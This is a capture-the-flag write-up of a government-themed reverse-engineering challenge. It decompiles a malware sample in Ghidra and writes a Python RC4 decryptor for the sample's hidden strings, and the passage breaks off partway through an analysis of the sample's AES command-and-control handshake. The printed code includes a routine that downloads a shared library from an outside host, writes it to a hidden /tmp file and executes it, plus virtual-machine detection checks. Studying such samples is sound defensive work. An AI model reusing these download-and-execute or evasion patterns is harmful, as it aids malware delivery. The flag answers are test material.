local_20 = *(long *)(in_FS_OFFSET + 0x28); __fd = socket(2,1,0); if (__fd < 0) { bVar8 = false; } else { assemble_path_helper(local_778,&DAT_0010d618,0xc,param_1); local_788.sa_data[6] = '\0'; local_788.sa_data[7] = '\0'; local_788.sa_data[8] = '\0'; local_788.sa_data[9] = '\0'; local_788.sa_data[10] = '\0'; local_788.sa_data[11] = '\0'; local_788.sa_data[12] = '\0'; local_788.sa_data[13] = '\0'; local_788.sa_family = 2; local_788.sa_data[0] = '\0'; local_788.sa_data[1] = '\0'; local_788.sa_data[2] = '\0'; local_788.sa_data[3] = '\0'; local_788.sa_data[4] = '\0'; local_788.sa_data[5] = '\0'; uVar2 = htons(0x1f90); local_788.sa_data._0_2_ = uVar2; __cp = (char *)std::__cxx11::basic_string<>::c_str(); iVar3 = inet_pton(2,__cp,local_788.sa_data + 2); if (iVar3 < 1) { /* try { // try from 00108043 to 001080b0 has its CatchHandler @ 00108534 */ close(__fd); bVar8 = false; } else { iVar3 = connect(__fd,&local_788,0x10); if (iVar3 < 0) { close(__fd); bVar8 = false; } else { assemble_path_helper(local_758,&DAT_0010d630,0x14,param_1); /* try { // try from 001080cc to 00108156 has its CatchHandler @ 0010851c */ std::operator+(local_628,(char *)local_758); std::__cxx11::basic_string<>::operator=(local_758,local_628); std::__cxx11::basic_string<>::~basic_string((basic_string<> *)local_628); __n = std::__cxx11::basic_string<>::length(); __buf = (void *)std::__cxx11::basic_string<>::c_str(); send(__fd,__buf,__n,0); assemble_path_helper(local_738,&DAT_0010d644,5,param_1); /* try { // try from 00108177 to 0010817b has its CatchHandler @ 00108504 */ assemble_path_helper(local_718,&DAT_0010d649,1,param_1); /* try { // try from 0010819c to 001081a0 has its CatchHandler @ 001084ec */ assemble_path_helper(local_6f8,&DAT_0010d650,0x10,param_1); /* try { // try from 001081bc to 001081c0 has its CatchHandler @ 001084d4 */ std::operator+(local_628,local_738); /* try { // try from 001081dc to 001081e0 has its CatchHandler @ 0010845c */ std::operator+(local_6d8,local_628); std::__cxx11::basic_string<>::~basic_string((basic_string<> *)local_628); /* try { // try from 00108209 to 0010820d has its CatchHandler @ 001084bc */ std::basic_ofstream<>::basic_ofstream(local_628,(_Ios_Openmode)local_6d8); /* try { // try from 0010821e to 00108339 has its CatchHandler @ 001084a4 */ cVar1 = std::basic_ios<>::operator!(abStack_530); if (cVar1 == '\0') { while( true ) { sVar4 = recv(__fd,local_428,0x400,0); if (sVar4 < 1) break; std::basic_ostream<>::write((char *)local_628,(long)local_428); } if (sVar4 < 0) { std::basic_ofstream<>::close(); close(__fd); bVar8 = false; } else { std::basic_ofstream<>::close(); close(__fd); uVar5 = std::__cxx11::basic_string<>::c_str(); lVar6 = dlopen(uVar5,0x102); if (lVar6 == 0) { bVar8 = false; } else { assemble_path_helper(local_6b8,&DAT_0010d660,0xe,param_1); uVar5 = std::__cxx11::basic_string<>::c_str(); pcVar7 = (code *)dlsym(lVar6,uVar5); bVar8 = pcVar7 != (code *)0x0; if (bVar8) { /* try { // try from 0010838f to 00108393 has its CatchHandler @ 0010848c */ Comms::Comms(local_698); /* try { // try from 001083a5 to 001083a6 has its CatchHandler @ 00108474 */ (*pcVar7)(local_698); dlclose(lVar6); Comms::~Comms(local_698); } else { dlclose(lVar6); } std::__cxx11::basic_string<>::~basic_string(local_6b8); } } } else { close(__fd); bVar8 = false; } std::basic_ofstream<>::~basic_ofstream((basic_ofstream<> *)local_628); std::__cxx11::basic_string<>::~basic_string((basic_string<> *)local_6d8); std::__cxx11::basic_string<>::~basic_string(local_6f8); std::__cxx11::basic_string<>::~basic_string(local_718); std::__cxx11::basic_string<>::~basic_string((basic_string<> *)local_738); std::__cxx11::basic_string<>::~basic_string(local_758); } } std::__cxx11::basic_string<>::~basic_string(local_778); } if (local_20 != *(long *)(in_FS_OFFSET + 0x28)) { /* WARNING: Subroutine does not return */ __stack_chk_fail(); } return bVar8;}There are a lot of DATS here, so the binary definitely wants to hide whatever these DATS decrypt to
Let’s walk through what this function appears to be doing
It makes some kind of connection with socket programming with the IP it is connecting to being encrypted in DAT_0010d618
local_20 = *(long *)(in_FS_OFFSET + 0x28); __fd = socket(2,1,0); if (__fd < 0) { bVar8 = false; } else { assemble_path_helper(local_778,&DAT_0010d618,0xc,param_1); local_788.sa_data[6] = '\0'; local_788.sa_data[7] = '\0'; local_788.sa_data[8] = '\0'; local_788.sa_data[9] = '\0'; local_788.sa_data[10] = '\0'; local_788.sa_data[11] = '\0'; local_788.sa_data[12] = '\0'; local_788.sa_data[13] = '\0'; local_788.sa_family = 2; local_788.sa_data[0] = '\0'; local_788.sa_data[1] = '\0'; local_788.sa_data[2] = '\0'; local_788.sa_data[3] = '\0'; local_788.sa_data[4] = '\0'; local_788.sa_data[5] = '\0'; uVar2 = htons(0x1f90); local_788.sa_data._0_2_ = uVar2; __cp = (char *)std::__cxx11::basic_string<>::c_str(); iVar3 = inet_pton(2,__cp,local_788.sa_data + 2); if (iVar3 < 1) { /* try { // try from 00108043 to 001080b0 has its CatchHandler @ 00108534 */ close(__fd); bVar8 = false; } else { iVar3 = connect(__fd,&local_788,0x10); if (iVar3 < 0) { close(__fd); bVar8 = false; }As we can see from my function renaming, I found a function that appears to be used to assemble a string or file path. I call this assemble_path_helper, which it uses to decrypt what is in the DAT and assemble some string or path with it. In this case, it is assembling an IP address most likely
For the next part, which is essentially the rest of the function, it sends some kind of request, recieves the response, writes the contents to some sort of file, with the file path being assembled with the below lines
assemble_path_helper(local_738,&DAT_0010d644,5,param_1); /* try { // try from 00108177 to 0010817b has its CatchHandler @ 00108504 */assemble_path_helper(local_718,&DAT_0010d649,1,param_1); /* try { // try from 0010819c to 001081a0 has its CatchHandler @ 001084ec */assemble_path_helper(local_6f8,&DAT_0010d650,0x10,param_1);It then dynamically loads the file (which means it is expecting to download a shared library) with dlopen and executes a function with dlsym, similar to what we’ve seen before
else { std::basic_ofstream<>::close(); close(__fd); uVar5 = std::__cxx11::basic_string<>::c_str(); lVar6 = dlopen(uVar5,0x102); if (lVar6 == 0) { bVar8 = false; } else { assemble_path_helper(local_6b8,&DAT_0010d660,0xe,param_1); uVar5 = std::__cxx11::basic_string<>::c_str(); pcVar7 = (code *)dlsym(lVar6,uVar5); bVar8 = pcVar7 != (code *)0x0; if (bVar8) { /* try { // try from 0010838f to 00108393 has its CatchHandler @ 0010848c */ Comms::Comms(local_698); /* try { // try from 001083a5 to 001083a6 has its CatchHandler @ 00108474 */ (*pcVar7)(local_698); dlclose(lVar6); Comms::~Comms(local_698); } else { dlclose(lVar6); } std::__cxx11::basic_string<>::~basic_string(local_6b8); } }}Again, a lot of the important details (like what the IP is, what request was sent, the file path, what function was executed, etc.) are encrypted in the DATS.
What we really want is that file name, since the goal of this task is to find the “file path the malware uses to write a file”
We can mimic this decryption logic with Python, but we have to decrypt each DAT in order starting with the very first DAT, since that’s how the RC4 algorithm works.
Also, as for the contents of the DATS themselves, we can find them in Ghidra. Below is a small example:

The script I ended up making is below
# Decrypt all DAT blobs in the exact runtime order shown in the malware's run() -> download flow.# KSA runs once (key "skibidi"), PRGA output is consumed sequentially across DATs.# Prints UTF-8 (if plausible), printable fallback, and hex. Also tries IPv4 interpretations.
from typing import List, Tupleimport socket, struct, re
KEY = b"skibidi"
# === DAT blobs here in the exact runtime order ===# 1) check_path_exists -> DAT_0010d580DAT_0010d580 = bytes([ 0xC7,0x16,0x75,0xC6,0x0F,0xC7,0x14,0x36,0x16,0xAF,0x4C,0x1D,0x34,0x01,0x41,0xBA, 0xF9,0x22,0xB9,0xAC,0x42,0xA6,0xC7,0x07,0x00,0x09,0xF7,0x59,0xC9,0xE1,0x2E,0x63, 0x77,0xF3,0xA0,0x71,0xDB,0x1F])
# 2) check_env_var -> DAT_0010d5b0DAT_0010d5b0 = bytes([ 0xD2,0x38,0xBD,0x57,0x18,0x9E,0xC1,0x37,0x5A,0xC9,0xB7,0xBF,0x93,0xDA,0xD3,0x4B,0xA4])
# 3) file_contains_required_strings -> DAT_0010d5c8, DAT_0010d5d5, DAT_0010d5e0DAT_0010d5c8 = bytes([0xD5,0x62,0xFB,0x65,0x4A,0x1A,0x46,0x03,0xBC,0xF4,0xAE,0x73,0x9E])DAT_0010d5d5 = bytes([0xB4,0xB2,0xE4,0x8E,0x6D])DAT_0010d5e0 = bytes([0x78,0xC8,0x50,0xA5,0x17,0x82,0x7A,0xFD,0xBB,0x88])
# 4) run_command_and_check_output -> DAT_0010d5f0, DAT_0010d60f, DAT_0010d610DAT_0010d5f0 = bytes([0xF3,0x29,0x27,0xC9,0x62,0x3A,0x59,0x45,0x15,0x5F,0xBD,0xD9,0x75,0x84,0x79,0x7A,0x5F,0xAC,0x1E,0xA3,0x30,0x15,0x0C,0xFA,0x87,0x0C,0xC6,0x3A,0x26,0xD9,0x8B])DAT_0010d60f = bytes([0x39]) # single byte '9' blobDAT_0010d610 = bytes([0x4D,0x54,0x26,0x35]) # "MT&5" maybe part of the search string
# 5) download_and_execute_plugin -> DAT_0010d618, DAT_0010d630, DAT_0010d644, DAT_0010d649, DAT_0010d650DAT_0010d618 = bytes([0x53,0xD9,0xC6,0xD8,0x09,0x82,0x27,0xCF,0xA1,0xDE,0x17,0x8A])DAT_0010d630 = bytes([0xD2,0x20,0x8A,0x73,0x75,0x62,0xCB,0x5B,0xB5,0x65,0xDA,0x5F,0x74,0xB1,0xB5,0x4A,0x19,0x7D,0x57,0x92])DAT_0010d644 = bytes([0x10,0xDB,0xF5,0x06,0x99])DAT_0010d649 = bytes([0xC4])DAT_0010d650 = bytes([0x44,0x14,0x7D,0x91,0xBD,0x05,0x5B,0xF5,0x64,0x56,0x4D,0x3E,0x33,0x37,0xBF,0x95])DAT_0010d660 = bytes([ 0x5c, 0xf8, 0x80, 0x3d, 0xc8, 0x84, 0xfc, 0x82, 0x5a, 0xaa, 0x1b, 0x13, 0x9c, 0xb2])
ALL_DATS_ORDERED: List[Tuple[str, bytes]] = [ ("DAT_0010d580", DAT_0010d580), ("DAT_0010d5b0", DAT_0010d5b0), ("DAT_0010d5c8", DAT_0010d5c8), ("DAT_0010d5d5", DAT_0010d5d5), ("DAT_0010d5e0", DAT_0010d5e0), ("DAT_0010d5f0", DAT_0010d5f0), ("DAT_0010d60f", DAT_0010d60f), ("DAT_0010d610", DAT_0010d610), ("DAT_0010d618", DAT_0010d618), ("DAT_0010d630", DAT_0010d630), ("DAT_0010d644", DAT_0010d644), ("DAT_0010d649", DAT_0010d649), ("DAT_0010d650", DAT_0010d650), ("DAT_0010d660", DAT_0010d660),]
# === RC4 helpers ===def rc4_ksa(key: bytes) -> List[int]: S = list(range(256)) j = 0 klen = len(key) if klen == 0: raise ValueError("empty key") for i in range(256): j = (j + S[i] + key[i % klen]) & 0xff S[i], S[j] = S[j], S[i] return S
def prga_generator(S: List[int]): i = 0 j = 0 while True: i = (i + 1) & 0xff j = (j + S[i]) & 0xff S[i], S[j] = S[j], S[i] yield S[(S[i] + S[j]) & 0xff]
# helpers to displaydef printable_fallback(b: bytes) -> str: return ''.join(chr(x) if 32 <= x < 127 else '.' for x in b)
def looks_like_ipv4_text(b: bytes) -> bool: try: s = b.decode('ascii') except Exception: return False return re.fullmatch(r'(25[0-5]|2[0-4]\d|1?\d?\d)(\.(25[0-5]|2[0-4]\d|1?\d?\d)){3}', s) is not None
def try_packed_ipv4(b: bytes): res = [] for off in range(max(1, len(b)-3)): part = b[off:off+4] if len(part) < 4: continue ip = socket.inet_ntoa(part) res.append((off, ip)) return res
# decrypt sequencedef decrypt_sequence(blobs): S = rc4_ksa(KEY) gen = prga_generator(S) results = [] for name, blob in blobs: out = bytes(b ^ next(gen) for b in blob) results.append((name, out)) return results
if __name__ == "__main__": res = decrypt_sequence(ALL_DATS_ORDERED) for name, data in res: print("----", name, "len=", len(data)) # try UTF-8 try: s = data.decode('utf-8') print("UTF-8:", s) except Exception: print("printable:", printable_fallback(data)) print("hex:", data.hex()) # special attempts if name == "DAT_0010d618": if looks_like_ipv4_text(data): print("-> Looks like ASCII IPv4:", data.decode('ascii')) else: packed = try_packed_ipv4(data) if packed: print("-> Possible packed IPv4 candidates (offset, ip):", packed) print()In my above Python code, I explicitly state which function (remember I renamed them but you can check the before pasted main code for reference) each DAT comes from
Running the above script gets us:
---- DAT_0010d580 len= 38UTF-8: /opt/dafin/intel/ops_brief_redteam.pdfhex: 2f6f70742f646166696e2f696e74656c2f6f70735f62726965665f7265647465616d2e706466
---- DAT_0010d5b0 len= 17UTF-8: DAFIN_SEC_PROFILEhex: 444146494e5f5345435f50524f46494c45
---- DAT_0010d5c8 len= 13UTF-8: /proc/cpuinfohex: 2f70726f632f637075696e666f
---- DAT_0010d5d5 len= 5UTF-8: flagshex: 666c616773
---- DAT_0010d5e0 len= 10UTF-8: hypervisorhex: 68797065727669736f72
---- DAT_0010d5f0 len= 31UTF-8: systemd-detect-virt 2>/dev/nullhex: 73797374656d642d6465746563742d7669727420323e2f6465762f6e756c6c
---- DAT_0010d60f len= 1UTF-8: rhex: 72
---- DAT_0010d610 len= 4UTF-8: nonehex: 6e6f6e65
---- DAT_0010d618 len= 12UTF-8: 203.0.113.42hex: 3230332e302e3131332e3432-> Looks like ASCII IPv4: 203.0.113.42
---- DAT_0010d630 len= 20UTF-8: GET /module HTTP/1.1hex: 474554202f6d6f64756c6520485454502f312e31
---- DAT_0010d644 len= 5UTF-8: /tmp/hex: 2f746d702f
---- DAT_0010d649 len= 1UTF-8: .hex: 2e
---- DAT_0010d650 len= 16UTF-8: dbBY1cfp0bCosNlLhex: 64624259316366703062436f734e6c4c
---- DAT_0010d660 len= 14UTF-8: execute_modulehex: 657865637574655f6d6f64756c65Looks like the IP was 203.0.113.42, the request it sent was GET /module HTTP/1.1, the function it executes is execute_module, and most importantly for us, the file path it writes a file to appears to be /tmp/.dbBY1cfp0bCosNlL
Sure enough, submitting /tmp/.dbBY1cfp0bCosNlL solves this task!
This was a really fun challenge, and was definitely my favorite of the 7
Response:
Superb work unpacking and analyzing that Malware!
Task 5 - Putting it all together - (Cryptanalysis)
NSA analysts confirm that there is solid evidence that this binary was at least part of what had been installed on the military development network. Unfortunately, we do not yet have enough information to update NSA senior leadership on this threat. We need to move forward with this investigation!
The team is stumped - they need to identify something about who was controlling this malware. They look to you. “Do you have any ideas?”
Prompt: Submit the full URL to the adversary’s server
Solve:
Ah yes, the crypto task
Immediately, we can see that this task is pretty weird. It doesn’t give us any new files. The solution to this task comes from what we have already found so far.
To save the suspense, everything needed to solve this task comes from the pcap from task 2, and the last binary we found from task 4 (the binary that was inside the given binary)
We teased the interesting transmissions in task 2, but it appears that the goal of this task is to decrypt said transmissions:


We actually know where these encrypted messages came from (specifically the messages in red)
Going back to Ghidra our beloved, in the binary from task 4, there is a class named Comms
Again, note that I have already renamed functions based on my analysis of what they do
In said class, there was a function that I name full_handshake, which appears to establish a connection, and does so in a certain way
/* WARNING: Unknown calling convention -- yet parameter storage is locked *//* Comms::full_handshake() */
undefined8 Comms::full_handshake(void)
{ int iVar1; long lVar2; undefined8 uVar3; long in_RDI;
lVar2 = recv_rsa_pubkey(); *(long *)(in_RDI + 0x40) = lVar2; if (lVar2 != 0) { iVar1 = send_aes_keys(); free(*(void **)(in_RDI + 0x40)); if (iVar1 == 0) { uVar3 = application_handshake(); return uVar3; } } return 1;}As we can see, it first receives an RSA public key, which we see in the Wireshark transmissions.
It then sends AES keys to encrypt future transmissions, which it encrypts using the received RSA public key so that we can’t see what the keys are
/* WARNING: Unknown calling convention -- yet parameter storage is locked *//* Comms::send_aes_keys() */
bool Comms::send_aes_keys(void)
{ void *pvVar1; int iVar2; runtime_error *this; void *__buf; ssize_t sVar3; long i; int *in_RDI; undefined8 *puVar4; long in_FS_OFFSET; void *local_488; void *local_480; long local_478; int local_468; int iStack_464; int iStack_460; int iStack_45c; int local_458; int iStack_454; int iStack_450; int iStack_44c; undefined8 local_448 [129]; long local_40;
local_468 = in_RDI[5]; iStack_464 = in_RDI[6]; iStack_460 = in_RDI[7]; iStack_45c = in_RDI[8]; local_458 = in_RDI[9]; iStack_454 = in_RDI[10]; iStack_450 = in_RDI[0xb]; iStack_44c = in_RDI[0xc]; local_40 = *(long *)(in_FS_OFFSET + 0x28); puVar4 = local_448; for (i = 0x80; i != 0; i = i + -1) { *puVar4 = 0; puVar4 = puVar4 + 1; } rsa_encrypt((uchar *)&local_488,(int)in_RDI,(ulong *)&local_468); pvVar1 = local_488; if (local_480 == local_488) { __buf = calloc(1,6); __memcpy_chk(__buf,&DAT_0010a141,6,6); __memcpy_chk((long)__buf + 6,pvVar1,0); /* try { // try from 001077db to 00107812 has its CatchHandler @ 0010785d */ send(*in_RDI,__buf,6,0); free(__buf); sVar3 = recv(*in_RDI,local_448,0x400,0); iVar2 = is_correct_response((Comms *)in_RDI,(uchar *)local_448,(int)sVar3, (uchar *)"KEY_RECEIVED",0xc); if (local_488 != (void *)0x0) { operator.delete(local_488,local_478 - (long)local_488); } if (local_40 != *(long *)(in_FS_OFFSET + 0x28)) { /* WARNING: Subroutine does not return */ __stack_chk_fail(); } return iVar2 == 0; } this = (runtime_error *)__cxa_allocate_exception(0x10); std::runtime_error::runtime_error(this,"Error"); if (local_40 != *(long *)(in_FS_OFFSET + 0x28)) { /* WARNING: Subroutine does not return */ __stack_chk_fail(); } /* WARNING: Subroutine does not return */ __cxa_throw(this,&std::runtime_error::typeinfo,std::runtime_error::~runtime_error);}This corresponds to the first red message we see in the transmission because the message it sends appears to have some sort of header, which it prepends here
__memcpy_chk(__buf,&DAT_0010a141,6,6);The contents of DAT_0010a141?
DAT_0010a141 0010a141 de ?? DEh 0010a142 c0 ?? C0h 0010a143 de ?? DEh 0010a144 c0 ?? C0h 0010a145 ff ?? FFh 0010a146 ee ?? EEhdec0dec0ffee, which is exactly what we see at the beginning of the first red message
00000000 de c0 de c0 ff ee 06 45 fe 6a 62 8d 85 36 4a 9b .......E .jb..6J.00000010 15 cc bf 46 18 cc dc 76 71 8e b8 4c 24 39 04 2c ...F...v q..L$9.,00000020 f3 04 55 d4 e3 37 ed 26 0a 04 d5 b9 5c f0 eb 6a ..U..7.& ....\..j00000030 e3 01 81 7d 32 60 bb ef 44 71 de 97 21 03 9f 8d ...}2`.. Dq..!...00000040 9a 8f a8 f1 49 fb 68 da 04 88 e7 de 0f 48 a7 b5 ....I.h. .....H..00000050 e1 60 2a 86 23 1d 83 ab 70 9c 52 68 6e bb 9b b9 .`*.#... p.Rhn...00000060 5d 2e a4 56 23 b0 ca 45 6c d4 4b a8 ac bd f8 97 ]..V#..E l.K.....00000070 84 f9 55 30 de 1c fd 8c 62 0b d7 3d f0 64 a8 31 ..U0.... b..=.d.100000080 40 43 f6 9d cb 91 01 20 cf 63 ef bd 3f 68 1f 27 @C..... .c..?h.'00000090 9b 31 5d ce cf dd 37 b3 e8 37 85 72 7d 9e 77 21 .1]...7. .7.r}.w!000000A0 7a 4b 72 77 da f1 32 93 2b e7 5c 6f de 1f 34 c3 zKrw..2. +.\o..4.000000B0 c3 da f7 cd f6 60 05 63 ec 95 f3 85 63 4a cc 08 .....`.c ....cJ..000000C0 f3 e2 96 f1 1c 55 72 08 fb a7 a0 0e 25 e4 25 55 .....Ur. ....%.%U000000D0 4b 23 8f 77 6d 89 07 73 a5 ee e8 a5 65 45 01 16 K#.wm..s ....eE..000000E0 61 96 cc 68 b7 cf 28 34 00 13 5d 05 51 b1 50 b8 a..h..(4 ..].Q.P.000000F0 81 c6 4e 37 b2 01 98 b1 f7 1e 26 77 39 d4 36 fb ..N7.... ..&w9.6.00000100 46 1e 47 44 11 19 F.GD..In this same send_aes_keys function, it checks to see if the response recieved was correct
sVar3 = recv(*in_RDI,local_448,0x400,0); iVar2 = is_correct_response((Comms *)in_RDI,(uchar *)local_448,(int)sVar3, (uchar *)"KEY_RECEIVED",0xc);With the correct response consisting of a message, KEY_RECEIVED
Well what do we see as the next message? (the second blue message)
000001C9 de c0 de c0 ff ee 4b 45 59 5f 52 45 43 45 49 56 ......KE Y_RECEIV 000001D9 45 44 EDExactly that. Then the remaining messages in the Wireshark transmission appear to be encrypted with the AES keys so we can’t read them. However, we do have an idea of what they consist of.
Looking back at full_handshake, we see that it calls a function that I call application_handshake
if (iVar1 == 0) { uVar3 = application_handshake(); return uVar3; }In this function, it sends a message and expects a response
/* WARNING: Unknown calling convention -- yet parameter storage is locked *//* Comms::application_handshake() */
bool Comms::application_handshake(void)
{ int iVar1; uchar *puVar2; Comms *in_RDI; long in_FS_OFFSET; int local_14; long local_10;
local_10 = *(long *)(in_FS_OFFSET + 0x28); local_14 = 0; puVar2 = (uchar *)send_message(in_RDI,&DAT_0010a13a,7,&local_14); iVar1 = is_correct_response(in_RDI,puVar2,local_14,&DAT_0010a130,10); if (local_10 == *(long *)(in_FS_OFFSET + 0x28)) { return iVar1 == 0; } /* WARNING: Subroutine does not return */ __stack_chk_fail();}DAT_0010a13a, which is the message, is the string "REQCONN", and DAT_0010a130 which is the response it’s expecting, is "REQCONN_OK".

Also to save some time, I will just note that it expects both of these messages to have the same dec0dec0ffee header from before. send_message always prepends the hex dec0dec0ffee to the beginning of each message
This is very likely what the next two messages are in the transmission stream, but of course, they’re encrypted

As for the last two messages, we have no idea what they are, and they probably have the juicy content
00000126 02 db 7b d5 4f ed 23 d1 2d 48 59 9d e5 25 2d c6 ..{.O.#. -HY..%-.00000136 24 a3 b7 6d 45 46 3a 6a fb 38 e6 43 4b 9c f8 ae $..mEF:j .8.CK...00000146 e0 e3 ae 53 db 69 df 09 fe 99 88 24 56 83 0b c4 ...S.i.. ...$V...00000156 86 c4 bb af 7c d8 fe c4 b7 82 b4 4f 01 db 0f 1e ....|... ...O....
0000020B 7f 91 71 b6 52 fc 82 ca 32 0a 0a e6 7c b7 4b ad ..q.R... 2...|.K. 0000021B 5e 4f b0 22 16 2e 6f 9a bf 51 4b fe c1 a5 64 b3 ^O."..o. .QK...d. 0000022B 42 2c 3c 4c 82 38 df 66 8e ee e0 0f df 87 99 18 B,<L.8.f ........ 0000023B 80 8f c4 fd 93 24 7d 50 68 c9 41 f8 fc 4d 61 64 .....$}P h.A..Mad 0000024B 86 c4 bb af 7c d8 fe c4 b7 82 b4 4f 01 db 0f 1e ....|... ...O....So we have to actually somehow decrypt these messages, but how do we do that?
The Achilles Heel
Well, we can find the constructor for the Comms class
/* Comms::Comms() */
void __thiscall Comms::Comms(Comms *this)
{ Comms *pCVar1; Comms *pCVar2; EVP_CIPHER_CTX *pEVar3;
*(undefined4 *)(this + 0x38) = 0; pCVar1 = this + 0x14; pCVar2 = this + 0x24; *(undefined8 *)(this + 0x40) = 0; *(undefined4 *)this = 0xffffffff; this[0x34] = (Comms)0x0; *(undefined (*) [16])(this + 0x14) = (undefined [16])0x0; *(undefined (*) [16])(this + 0x24) = (undefined [16])0x0; pEVar3 = EVP_CIPHER_CTX_new(); *(EVP_CIPHER_CTX **)(this + 0x48) = pEVar3; pEVar3 = EVP_CIPHER_CTX_new(); *(EVP_CIPHER_CTX **)(this + 0x50) = pEVar3; pEVar3 = EVP_CIPHER_CTX_new(); *(EVP_CIPHER_CTX **)(this + 0x58) = pEVar3; pEVar3 = EVP_CIPHER_CTX_new(); *(EVP_CIPHER_CTX **)(this + 0x60) = pEVar3; gen_key(this,(uchar *)pCVar1,0x10); gen_key(this,(uchar *)pCVar2,0x10); this[0x34] = (Comms)0x1; aes_init_enc(pCVar1,*(undefined8 *)(this + 0x48)); aes_init_enc(pCVar2,*(undefined8 *)(this + 0x50)); aes_init_dec(pCVar1,*(undefined8 *)(this + 0x58)); aes_init_dec(pCVar2,*(undefined8 *)(this + 0x60)); return;}From my function naming, we can see that it generates two keys using a gen_key function. It then uses these keys to initialize two different AES ECB contexts, both consisting of the corresponding encrypt and decrypt contexts
Why does it generate two keys and initialize two different AES ECB contexts?
Well, we’ve kind of already implied this a little bit earlier when going over the handshake functions, but if we look at how the binary sends messages, we can see that it performs some kind of custom encryption scheme on messages before it sends them
void custom_enc(undefined8 param_1,undefined8 param_2,undefined8 param_3,int param_4, undefined8 param_5,undefined8 param_6)
{ void *__ptr; long in_FS_OFFSET; int local_44; long local_40;
local_44 = param_4 + 0x10; local_40 = *(long *)(in_FS_OFFSET + 0x28); __ptr = malloc((long)local_44); aes_encrypt(param_1,param_3,param_4,__ptr,&local_44); aes_encrypt(param_2,__ptr,local_44,param_5,param_6); if (local_40 == *(long *)(in_FS_OFFSET + 0x28)) { free(__ptr); return; } /* WARNING: Subroutine does not return */ __stack_chk_fail();}As we can see, it encrypts messages twice, once with the first AES ECB context, and again with the second AES ECB context
aes_encrypt(param_1,param_3,param_4,__ptr,&local_44); aes_encrypt(param_2,__ptr,local_44,param_5,param_6);Well that makes things a little harder. Thankfully, the bad actors messed up how they’re generating the keys that initialize the AES ECB contexts
We can look at the function that generates said keys
/* Comms::gen_key(unsigned char*, int) */
void __thiscall Comms::gen_key(Comms *this,uchar *param_1,int param_2)
{ long lVar1; uint uVar2; ulong uVar3; ulong uVar4; long lVar5; long in_FS_OFFSET; undefined8 uStack_50; char local_48 [32];
lVar1 = *(long *)(in_FS_OFFSET + 0x28); local_48[0] = '\0'; local_48[1] = '\0'; local_48[2] = '\0'; local_48[3] = '\0'; local_48[4] = '\0'; local_48[5] = '\0'; local_48[6] = '\0'; local_48[7] = '\0'; local_48[8] = '\0'; local_48[9] = '\0'; local_48[10] = '\0'; local_48[11] = '\0'; local_48[12] = '\0'; local_48[13] = '\0'; local_48[14] = '\0'; local_48[15] = '\0'; local_48[16] = '\0'; local_48[17] = '\0'; local_48[18] = '\0'; local_48[19] = '\0'; local_48[20] = '\0'; local_48[21] = '\0'; local_48[22] = '\0'; local_48[23] = '\0'; local_48[24] = '\0'; local_48[25] = '\0'; local_48[26] = '\0'; local_48[27] = '\0'; local_48[28] = '\0'; local_48[29] = '\0'; local_48[30] = '\0'; local_48[31] = '\0'; uStack_50 = (undefined *)0x10705e; generate_key((uint8_t)local_48,0x20); uVar2 = 0x20; if (param_2 < 0x21) { uVar2 = param_2; } uVar4 = (ulong)(int)uVar2; if (uVar4 < 8) { if ((uVar4 & 